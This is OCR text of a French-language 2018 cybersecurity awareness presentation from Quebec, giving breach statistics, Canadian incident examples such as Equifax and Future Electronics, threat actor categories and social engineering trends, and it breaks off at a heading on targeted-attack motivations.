Cybersécurité

Tendances, exemples, et stratégies d'atténuation des risques

Présentateur : Tom Beaupré, Chef CyberSécurité, Québec

Date: 23 mars 2018

AGENDA


- Menaces et tendances émergentes de la cybersécurité
- Exemples
- Risques
- Stratégies d’atténuation des risques

STATISTIQUES

55% des organisations ont subi une cyberattaque au cours de la dernière année.

60% des gens quitteraient une organisation si leurs détails étaient utilisés par des criminels.

89% des infractions avaient un motif financier ou d'espionnage.



EXEMPLES D'ICI

- Casino Rama: La poursuite vise 50 millions de dollars en dommages-intérêts, en plus de 10 millions de dollars en dommages-intérêts punitifs, frais juridiques et surveillance de crédit payée pour les demandeurs.
- L'Université de Calgary paie environ 20 000 $ pour une violation de Ransomware afin de récupérer ses dossiers de recherche.
- La faille qu'a subie Equifax a divulgué des renseignements privés sur plus de 143 millions de clients et environ 100 000 Canadiens ont été touchés
- Future Electronics subit une cyberfraude de 3,3 millions de dollars


LA PRESSE .CA

VIDÉOS DÉBATS

20°C MONTRÉAL

ACTUALITÉS INTERNATIONAL AFFAIRES SPORTS AUTO ARTS CINÉMA

Politique Montréal Régional Justice et faits divers Santé Éducation Enquêtes Environnement

Accueil > Actualités > Justice et affaires criminelles > Affaires criminelles > Un faux fournisseur dérobe 3,3 millions à Future Electr

Publié le 14 septembre 2017 à 05h00 | Mis à jour le 14 septembre 2017 à 09h30


Un faux fournisseur dérobe 3,3 millions à Future Electronics

QUI SONT DERRIÈRE LES CYBER ATTAQUES?

- **États et nations**
- **Pirates organisés**
- **Pirates non organisés**
- **Employé: technique**
- **Employé: Affaires**
- **Ancien employé malveillant**


OÙ ?
COMMENT ?
QUAND ?
QUE ?
POURQUOI ?
QUI ?

QUI?



Source: Verizon

QUELLES SONT LES CIBLES?




Figure 6.

Percent of breaches per asset category over time, (n=7,736)

4 In VERIS we model this stage of the attack as a loss of Integrity based on the influencing of human behavior.

COMMENT?





Figure 26.


Frequency of incident classification patterns over time across security incidents

COMMENT?



Source: Verizon

OÙ? (2017)



Millions unless noted:

	Australia	Brazil	Canada	China	France	Germany	Hong Kong	India	Indonesia	Italy	Japan	Mexico	Netherlands	New Zealand	Singapore	Spain	Sweden	UAE	UK	USA
2017	6.09	62.21	10.14	352.70	19.31	23.36	2.41	186.44	59.45	16.44	17.74	33.15	3.43	1.14	1.26	16.20	2.09	3.72	17.40	143.70

Source: Symantec

QUAND?





Figure 7.


Time to compromise and exfiltration.

POURQUOI?




Source: Verizon

Ingénierie sociale



SPAM - Des attaques plus ciblées

Figure 1: Threat Conversion Pipeline




Source: Cisco Email Attacks: This Time It's Personal

MOTIVATIONS DERRIÈRE LES ATTAQUES CIBLÉES

